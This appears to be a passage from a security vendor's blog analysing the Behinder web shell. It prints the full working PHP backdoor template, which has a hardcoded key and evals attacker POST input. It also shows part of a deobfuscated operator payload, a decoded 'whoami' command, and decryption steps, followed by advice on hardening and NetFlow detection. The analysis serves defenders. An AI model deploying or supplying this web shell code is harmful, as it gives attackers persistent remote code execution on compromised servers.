
When investigating suspected web shell implants and network traffic, analysts benefit from rapidly testing decryption schemes with the aid of tools such as Cyberchef. The following is an example of analysis of the default Behinder web shell template. Behinder web shell accepts attacker input from HTTP POST requests. Attacker input is shaped by the Behinder client to be a valid class written in the syntax of the target web server, in this case PHP.



```
  GNU nano 2.9.3                          behinder.php

<?php
@error_reporting(0);
session_start();
    $key="e45e329feb5d925b"; //该密钥为连接密码32位md5值的前16位，默认连接密码rebeyond
        $_SESSION['k']=$key;
        session_write_close();
        $post=file_get_contents("php://input");
        if(!extension_loaded('openssl'))
        {
                $t="base64_"."decode";
                $post=$t($post."");

                for($i=0;$i<strlen($post);$i++) {
                         $post[$i] = $post[$i]^$key[$i+1&15];
                        }
        }
        else
        {
                $post=openssl_decrypt($post, "AES128", $key);
        }
    $arr=explode('|',$post);
    $func=$arr[0];
    $params=$arr[1];
        class C{public function __invoke($p) {eval($p."");}}
    @call_user_func(new C(),$params);
?>
```

Figure 8. Behinder web shell sample. (Click image for larger size.)

To recover attacker instructions from network traffic requires recovery of the hardcoded pre-shared key from the web shell script. In this case, the default AES key supplied by the source code is “ `e45e329feb5d925b` ” (first 16 characters of the MD5 hash of the “ `rebeyond` ” string). The contents are base64 encoded before being AES encrypted, so the string must be decoded prior to the encryption key being used:




From Base64
Alphabet: A-Za-z0-9+/=
☑ Remove non-alphabet chars ☐ Strict mode

AES Decrypt
Key: e45e329feb5d925b UTF8
IV: e45e329feb5d925b UTF8
Mode: CBC
Input: Raw
Output: Raw

Figure 9. Decoding and decrypting the obfuscated string. (Click image for larger size.)


Deobfuscating the string reveals the arbitrary instructions passed to the server as a PHP class. Operator instructions to the web shell are encoded inside of the `$cmd` parameter:



```
        $kWJW = 0;
        $result["status"] = base64_encode("fail");
        $result["msg"] = base64_encode("none of proc_open/passthru/shell_exec/exec/exec is available");
        $key = $_SESSION['k'];
        echo encrypt(json_encode($result), $key);
        return;

    }
    $result["status"] = base64_encode("success");
    $result["msg"] = base64_encode(getSafeStr($kWJW));
    echo encrypt(json_encode($result),  $_SESSION['k']);
}

function encrypt($data,$key)
{
        if(!extension_loaded('openssl'))
        {
                for($i=0;$i<strlen($data);$i++) {
                         $data[$i] = $data[$i]^$key[$i+1&15];
                        }
                        return $data;
        }
    else
        {
                return openssl_encrypt($data, "AES128", $key);
        }
}$cmd="Y2QgL3Zhci93d3cvaHRtbC87d2hvYW1p";$cmd=base64_decode($cmd);$path="L3Zhci93d3cvaHRtbC8=";$path=base64_decode($path);
main($cmd,$path);
```

Figure 10. Contents of the deobfuscated function. (Click image for larger size.)

The value of the `cmd` parameter is base64 decoded before being evaluated. In the case of our example, the command “ `Y2QgL3Zhci93d3cvaHRtbC87d2hvYW1p` ” decodes to `cd /var/www/html/;whoami:`



gchq.github.io/CyberChef/#recipe=From_Base64('A-Za-z0-9%2B/%3D',true,false)&input=WTJRZ0wzWmhjaTkzZDNjdmFIUnRiQzg3ZDJodllXMXA

From Base64

Alphabet A-Za-z0-9+/=

☑ Remove non-alphabet chars ☐ Strict mode

```
Y2QgL3Zhci93d3cvaHRtbC87d2hvYW1p
```

```
cd /var/www/html/;whoami
```

Figure 11. Decoded system command. (Click image for larger size.)

While obfuscation techniques can mask the contents of a script, in cases where TLS is not being used, the query responses from the server will be displayed in plain text via the web logs and PCAPs. To remain stealthy under these conditions, attackers opt to also encrypt their web shell responses using the same hardcoded pre-shared key. Successfully deobfuscating the script explains what the script is capable of. However, obtaining the pre-shared key can be further used to understand what input was issued and what output was produced from a compromised asset. This information can be leveraged in the event that a packet capture or HTTP application content logs of the event are generated and made available to the analysts.

Proactive Infrastructure Protection

In terms of web server hardening, there are a few measures that can be taken to limit the functionality of potentially implanted web shells. Web applications should avoid using dangerous operations and methods including, but not limited to: `exec()` , `eval()` , or `os()` , especially when processing user-provided input, such as form fields or cookies. Robust input validation and sanitization best practices, such as OWASP Proactive Control C5: Validate all Inputs, should be followed and implemented during the software development life cycle (SDLC), as well as validated periodically through recurring application security testing.

Investigating potential and detecting actual web shell activity requires maturity within the security organization, including, but not limited to, timely access to:

- An up-to-date, accurate hardware inventory
- An up-to-date, accurate software inventory
- Network traffic flow logs for traffic to and from any zone that hosts web applications and services
- Web server logs

Retention of web server logs for future analysis can especially be valuable in cases where the deployed network or security stack lacks SSL visibility.

Due to the polymorphic nature of web shell scripts, blocking based on known-bad hashes/strings may be of limited effectiveness. Individual organizations may benefit more from deploying and baselining high-risk assets, including web servers, with file integrity monitoring (FIM) solutions.

Conclusion

Once an adversary achieves initial access to a web server, deploying one or multiple web shells has been observed to be a common next step in the attack lifecycle. Organizations can gain insight into potential web shell activity by analyzing highly available NetFlow data. The network profile of client interaction with a web server when searching for an attack vector is distinct from interaction with a web shell that has been successfully operationalized. These network profiles can be observed within network metadata regardless of the obfuscation and encryption schemes used by the attacker.

Combining these investigative techniques alongside proactively employing infrastructure hardening measures, organizations can detect and eliminate web shell attacks in their earliest stages.

Featured Webinars

Hear from our experts on the latest trends and best practices to optimize your network visibility and analysis.

CONTINUE THE DISCUSSION

People are talking about this in the Gigamon Community’s ThreatINSIGHT group.

Share your thoughts today

NDR Resource

RELATED CONTENT

REPORT

2022 Ransomware Defense Report

OLDER ARTICLE
[Modern IT Architectures: Moving Beyond Network Visibility]
NEWER ARTICLE
[Definitive Guide to Hybrid Clouds, Chapter 1: Navigating the Hybrid Cloud Journey]

↑ TOP